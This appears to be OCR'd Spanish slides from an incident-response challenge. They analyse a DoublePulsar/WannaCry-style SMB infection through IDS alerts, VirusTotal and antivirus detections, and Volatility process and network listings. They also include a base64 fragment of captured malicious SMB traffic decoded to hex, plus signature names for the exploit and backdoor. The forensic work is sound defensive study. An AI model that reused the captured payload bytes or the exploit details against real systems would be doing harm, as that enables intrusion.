00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classificat
```

Importante:
[*] Tipo de reglas
[*] –k none

2. Atenea reto parte (I): Network análisis – Suricata (automático)

```
$ suricata -r packets.pcap  -c /etc/suricata/suricata-debian.yaml -k none -v -l log
```




```
→  log echo "AAAQTv9TTUIyAAAAABgHwAAAAAAAAAAAAAAAAAAI\/\/4ACEIADwwAABABAAAAAAAAACzdvwAAAAwAQgAAEE4AAQAOAA0QAAMdYe8LKmHvCyph7x1QbQQZUGwEBVBvBAFQbgQNUHEECdEXt4A+57lcaTRm+LOHbM0u2K8LOmHGx7OGHK+zhAcLOmHvVLO\/ZFUS
MWJMBpYsGzph7347IRjIOGHvC09lZszRa2J0a+jogHxFxsxiliwKOmHvgGRBvH84iu2CxJ4PULE8q4BHKWR+duqiW7EMr4j+NRDqOmHvC9Mz7gs6NGbuaTe+gHdx4L075C9\/FuqaA7+XZH42Fe0i\/G5ZDQaemh8117YKfG5ZDQO5nQM117YJA7mZArco7OD3UC\/gOVAvS2M\/
tILWPC0HOuxqT8SeEFttUC9b0sUQ9MXkL39zMGRHHmney7Mg6wSMJu4vO+guBIwm7i8qaC4EjCbuN+oW8ovzY9M7SHe+N0oT6oB1YwQPNd+gCbElywezKetSsSXLA7Nptjr6IS0POmPJLDkHiA2cxu3t3WP5HDk3uA2s9u3d7WFijpyfEPRqNt7LejEHIcWeEI76FeizOGHvC9FN
Yo74nxD0ajbey3oxBwXFnhCO+hXoszth7wvRcWJMwevvN9LZ7gs6YZsJC6EsCSpy7B8uY\/kcOTG8D2417F5tZ3+YPPR4Ceq27w0vdO0TIWLzFzx88gkkfuxTYWWzVzk8sAyu9emToWZzlzz8cAnivu\/i9WHvC2SIJgs6Yd7LWtH3b7F5ZFAK6rQHsTr7gElJZGAq5AIEvuPvCz
pQPcr4ZImmNkHfyVzi0QtPkGQQATXLL0+4ZE8eSWrLT2Vm49E4ZHYGYACARRnu5AOOm0SxLveO8xWngG197uGxPs8K0eqQLzuOZl8eRWQ4O4\/e2fuj6qc2Qd\/Jul\/vfslauy8SFeWI\/WNsyD6DMOAoblgc+4PtCG5Fy4A4YAeCfkXzavhp7w3l0cNaCetirzoZeiy\/YdQLm
9Xv0IzXCgv+Q+jpOuO1HnBh7zr66qEPXujn4D7qiy8y4isbZz\/ey17u74Ac6KsvJlAvhndhYlbBSDaC5ZJFhneWYpamkxD0E7hm1MnLjsjSyB30xYrmmzp17ws7Ye8Ldzt\/Czlh7ws+Ye8LxZ7vC4Jh7ws6Ye8LemHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8
L6mHvCzR+VQU61ebGG9nuR\/dAu2NTEs97SA6IeVsMz2hbD4FkTkGNbhoTmmUaCIErfi68K1cOi24UbOIBHmHvCzph7wtDe63LBxrDmAcaw5gHGsOY2uUImAQaw5gHGsKYDxrDmApII5gGGsOYCkgdmAYaw5hoCIxjBxrDmDph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvC2ok7wt2YO
sLmmriWDph7ws6Ye8L2mHtKjFg4ws6Y+8LOm\/vCzph7wsKcO8LOnHvCzpB7ws6Ye8bOnHvCzpj7ws8Ye8LOmHvCzxh7ws6Ye8LOjHvCzpl7ws6Ye8LOGGvDjph\/ws6ce8LOmH\/Czpx7ws6Ye8LKmHvCzph7ws6Ye8LHkHvCxJh7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzph7ws
6Ie8LGmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzpB7wseYe8LOmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LFBWKc05h7wtoYO8LOnHvCzpj7ws6Ze8LOmHvCzph7ws6Ye8LGmHvaxQTi2pOAO8LNmDvCzpB7ws6Y+8LOmfvCzph7ws
6Ye8LOmHvC3ph70sUBY5\/W2HvCzdp7ws6Ue8LOmvvCzpp7ws6Ye8LOmHvCzph7wt6Ye\/LFBOKZ1UC7wsaYe8LOiHvCzpj7ws6c+8LOmHvCzo=" | base64 -d | hexdump -C
base64: entrada inválida
00000000  00 00 10 4e ff 53 4d 42  32 00 00 00 00 18 07 c0  |...N.SMB2.......|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 08        |..............|
0000001e
```

Importante:

[*] Tipo de reglas

[*] –k none

2. Atenea reto parte (I): Network análisis – VTI (automático)



PCAP Network Trace Info

Overview

Capture duration	0.000000 seconds
Data size	176 kB
End time	1970-01-01 01:00:00
File encapsulation	Ethernet
File type	pcap
Number of packets	313
Start time	1970-01-01 01:00:00

Snort Alerts

- ⊞ Potentially Bad Traffic
- ⊞ Executable code was detected
- ⊟ Attempted Administrator Privilege Gain
  - OS-WINDOWS Microsoft Windows SMB remote code execution attempt [41978]
- ⊟ A Network Trojan was detected
  - MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [42331]

Suricata Alerts


- ⊞ Potentially Bad Traffic

Nota: No recomendado en un incidente subir nada a servicios Externos. Esto es un reto.

- INDICATOR-SHELLCODE ssh CRC32 overflow filler
- **OS-WINDOWS Microsoft Windows SMB remote code execution attempt**
- **MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command**
- ET POLICY Reserved Internal IP Traffic

AVG y Avast detectan dentro del PCAP: **Sf:WNCryLdr-A [Trj]**

2. Atenea reto parte (I): Network análisis – Avast (automático)



Amenaza resuelta

Hemos movido el archivo **packets.pcap** al Baúl de virus porque estaba infectado por **Sf:WNCryLdr-A** [Trj].

También podemos protegerle de otros tipos de amenazas

ACTUALICE SU PROTECCIÓN

Ocultar detalles ^

Nombre de amenaza	Sf:WNCryLdr-A [Trj]
Gravedad	
Ruta de archivo	C:\Users\Lucas\Desktop\packets.pcap
Proceso	C:\Windows\System32\SearchProtocolHost.exe
Detectado por	Escudo del sistema de archivos
Estado	Movido al Baúl de virus I Abrir el Baúl de virus
Opción	Notificar como falso positivo

Consejo: en medio de un incidente la máquina con el AV que esté actualizada pero desconectada de la red

2. Atenea reto parte (I): Análisis procesos (procdump) – yara,av


- **volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 procdump -D procdump/**
- **yara -w rules-master/malware_index.yar procdump**
  - Str_Win32_Winsock2_Library procdump/executable.3588.exe
  - Str_Win32_Internet_API procdump/executable.2380.exe
- **clamscan procdump/**

```
----------- SCAN SUMMARY -----------
Known viruses: 6823116
Engine version: 0.100.2
Scanned directories: 1
Scanned files: 36
Infected files: 0
Data scanned: 19.50 MB
Data read: 71.51 MB (ratio 0.27:1)
Time: 33.924 sec (0 m 33 s)
```

Análisis
Automático

2. Atenea reto parte (I): Análisis manual - Concepto

- Pool-Tag Scanning (pool scanning)



Buscar Process Objects
1
2
Recorriendo Lista doble enlazada
Pool Scanning (Tag Proc) _EPROCESS

2. Atenea reto parte (I): Análisis manual – Listado procesos

$ volatility -f memory.1221191d.img
--profile=Win7SP1x86_23418 **pstree**

Comandos: pslist, pscan, pstree, psxview

“Se aprecia un proceso rundll32.exe extraño que es hijo de lsass.exe”




```
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x85a41030:explorer.exe                             1368   1344     24    891 2017-08-07 20:12:41 UTC+0000
. 0x858b2030:firefox.exe                             2272   1368     47    606 2017-08-07 20:13:04 UTC+0000
.. 0x8589ebc8:firefox.exe                            2512   2272     19    294 2017-08-07 20:13:06 UTC+0000
. 0x856734f0:vlc.exe                                 2076   1368      7    327 2017-08-07 20:12:58 UTC+0000
. 0x8565f818:swriter.exe                             1584   1368      1     16 2017-08-07 20:12:56 UTC+0000
.. 0x84fe2d28:soffice.exe                            1824   1584      1     61 2017-08-07 20:12:56 UTC+0000
... 0x8565daa8:soffice.bin                           1240   1824     16    355 2017-08-07 20:12:57 UTC+0000
. 0x841bd030:cmd.exe                                 2232   1368      1     22 2017-08-07 20:21:34 UTC+0000
. 0x856f9620:FoxitReader.ex                          2380   1368     25    483 2017-08-07 20:13:05 UTC+0000
.. 0x856f5a40:FoxitReaderUpd                         2560   2380      0 ------ 2017-08-07 20:13:07 UTC+0000
. 0x83fca320:calc.exe                                 352   1368      3     75 2017-08-07 20:19:30 UTC+0000
. 0x8571fd28:cmd.exe                                 3528   1368      1     24 2017-08-07 20:13:28 UTC+0000
.. 0x859d3180:Memoryze.exe                           3588   3528      2     96 2017-08-07 20:22:59 UTC+0000
. 0x85abe030:VBoxTray.exe                            1636   1368     12    152 2017-08-07 20:12:42 UTC+0000
. 0x859005f0:msiexec.exe                             1512   1368      4    148 2017-08-07 20:18:38 UTC+0000
 0x8559b030:csrss.exe                                 388    372      9    425 2017-08-07 20:12:37 UTC+0000
. 0x859eb448:conhost.exe                             3536    388      2     55 2017-08-07 20:13:28 UTC+0000
. 0x858b7840:conhost.exe                              336    388      2     54 2017-08-07 20:22:59 UTC+0000
.. 0x84f431d8:csrss.exe                               344    336      9    381 2017-08-07 20:12:34 UTC+0000
.. 0x84f8e968:wininit.exe                             380    336      5     84 2017-08-07 20:12:37 UTC+0000
... 0x8575f030:services.exe                           472    380      9    206 2017-08-07 20:12:38 UTC+0000
.... 0x85a7ec70:taskhost.exe                         1472    472     10    285 2017-08-07 20:12:41 UTC+0000
.... 0x8409e710:msiexec.exe                          1688    472      7    314 2017-08-07 20:16:30 UTC+0000
..... 0x8408f030:msiexec.exe                          588   1688      0 ------ 2017-08-07 20:16:34 UTC+0000
.... 0x8573b450:svchost.exe                          4040    472     13    357 2017-08-07 20:14:48 UTC+0000
.... 0x85915178:VBoxService.ex                        660    472     11    113 2017-08-07 20:12:39 UTC+0000
.... 0x85a5fc30:spoolsv.exe                          1432    472     12    284 2017-08-07 20:12:41 UTC+0000
.... 0x8597e1c8:svchost.exe                           928    472     12    286 2017-08-07 20:12:40 UTC+0000
.... 0x85a7f030:svchost.exe                          1480    472     20    311 2017-08-07 20:12:41 UTC+0000
.... 0x85903790:svchost.exe                           712    472      7    264 2017-08-07 20:12:39 UTC+0000
.... 0x841af1f0:svchost.exe                          3748    472      6     76 2017-08-07 20:22:46 UTC+0000
.... 0x8573d748:svchost.exe                          3956    472      8    117 2017-08-07 20:14:48 UTC+0000
.... 0x85b42500:SearchIndexer.                       1596    472     13    660 2017-08-07 20:12:48 UTC+0000
.... 0x85984740:svchost.exe                           960    472     33    986 2017-08-07 20:12:40 UTC+0000
.... 0x859a1240:svchost.exe                          1056    472      6    106 2017-08-07 20:12:40 UTC+0000
.... 0x859f8d28:svchost.exe                          1224    472     15    379 2017-08-07 20:12:41 UTC+0000
.... 0x858d9b68:svchost.exe                           596    472     10    350 2017-08-07 20:12:39 UTC+0000
..... 0x857387f0:WmiPrvSE.exe                        2988    596      6    109 2017-08-07 20:16:44 UTC+0000
.... 0x84eae808:svchost.exe                           232    472      5     98 2017-08-07 20:12:43 UTC+0000
.... 0x8594bd28:svchost.exe                           884    472     19    450 2017-08-07 20:12:40 UTC+0000
..... 0x85a32428:dwm.exe                             1356    884      3     72 2017-08-07 20:12:41 UTC+0000
.... 0x857790e8:svchost.exe                           760    472     20    477 2017-08-07 20:12:40 UTC+0000
..... 0x859a2370:audiodg.exe                         1020    760      6    123 2017-08-07 20:12:40 UTC+0000
.... 0x84e0d030:sppsvc.exe                           3988    472      4    141 2017-08-07 20:14:48 UTC+0000
... 0x84fc3c30:lsass.exe                              480    380      0 ------ 2017-08-07 20:12:39 UTC+0000
.... 0x841b41f0:rundll32.exe                          300    480      1     51 2017-08-07 20:22:46 UTC+0000
... 0x84fc5208:lsm.exe                                488    380     10    150 2017-08-07 20:12:39 UTC+0000
. 0x8407ad28:conhost.exe                             3920    388      2     55 2017-08-07 20:21:34 UTC+0000
 0x8556ed28:winlogon.exe                              428    372      4    117 2017-08-07 20:12:38 UTC+0000
. 0x841a7030:wlrmdr.exe                              3008    428      0 ------ 2017-08-07 20:22:47 UTC+0000
 0x83f2fba0:System                                      4      0     86    527 2017-08-07 20:12:33 UTC+0000
. 0x84e44d28:smss.exe                                 268      4      2     29 2017-08-07 20:12:33 UTC+0000
```

2. Atenea reto parte (I): Análisis manual – Listado conexiones

$ volatility -f memory.1221191d.img
--profile=Win7SP1x86_23418 **netscan**

Comandos: netscan

"El proceso rundll32.exe pone a la escucha el puerto 8080"



```
0x1e0c37a8         TCPv4    0.0.0.0:49153                    0.0.0.0:0            LISTENING        760      svchost.exe
0x1e0c37a8         TCPv6    :::49153                         :::0                 LISTENING        760      svchost.exe
0x1e111168         TCPv4    0.0.0.0:135                      0.0.0.0:0            LISTENING        712      svchost.exe
0x1e112bb0         TCPv4    0.0.0.0:135                      0.0.0.0:0            LISTENING        712      svchost.exe
0x1e112bb0         TCPv6    :::135                           :::0                 LISTENING        712      svchost.exe
0x1e11e970         TCPv4    0.0.0.0:49152                    0.0.0.0:0            LISTENING        380      wininit.exe
0x1e11f378         TCPv4    0.0.0.0:49152                    0.0.0.0:0            LISTENING        380      wininit.exe
0x1e11f378         TCPv6    :::49152                         :::0                 LISTENING        380      wininit.exe
0x1e1494b0         TCPv4    0.0.0.0:49153                    0.0.0.0:0            LISTENING        760      svchost.exe
0x1e254728         TCPv4    0.0.0.0:49154                    0.0.0.0:0            LISTENING        960      svchost.exe
0x1e256b78         TCPv4    0.0.0.0:49154                    0.0.0.0:0            LISTENING        960      svchost.exe
0x1e256b78         TCPv6    :::49154                         :::0                 LISTENING        960      svchost.exe
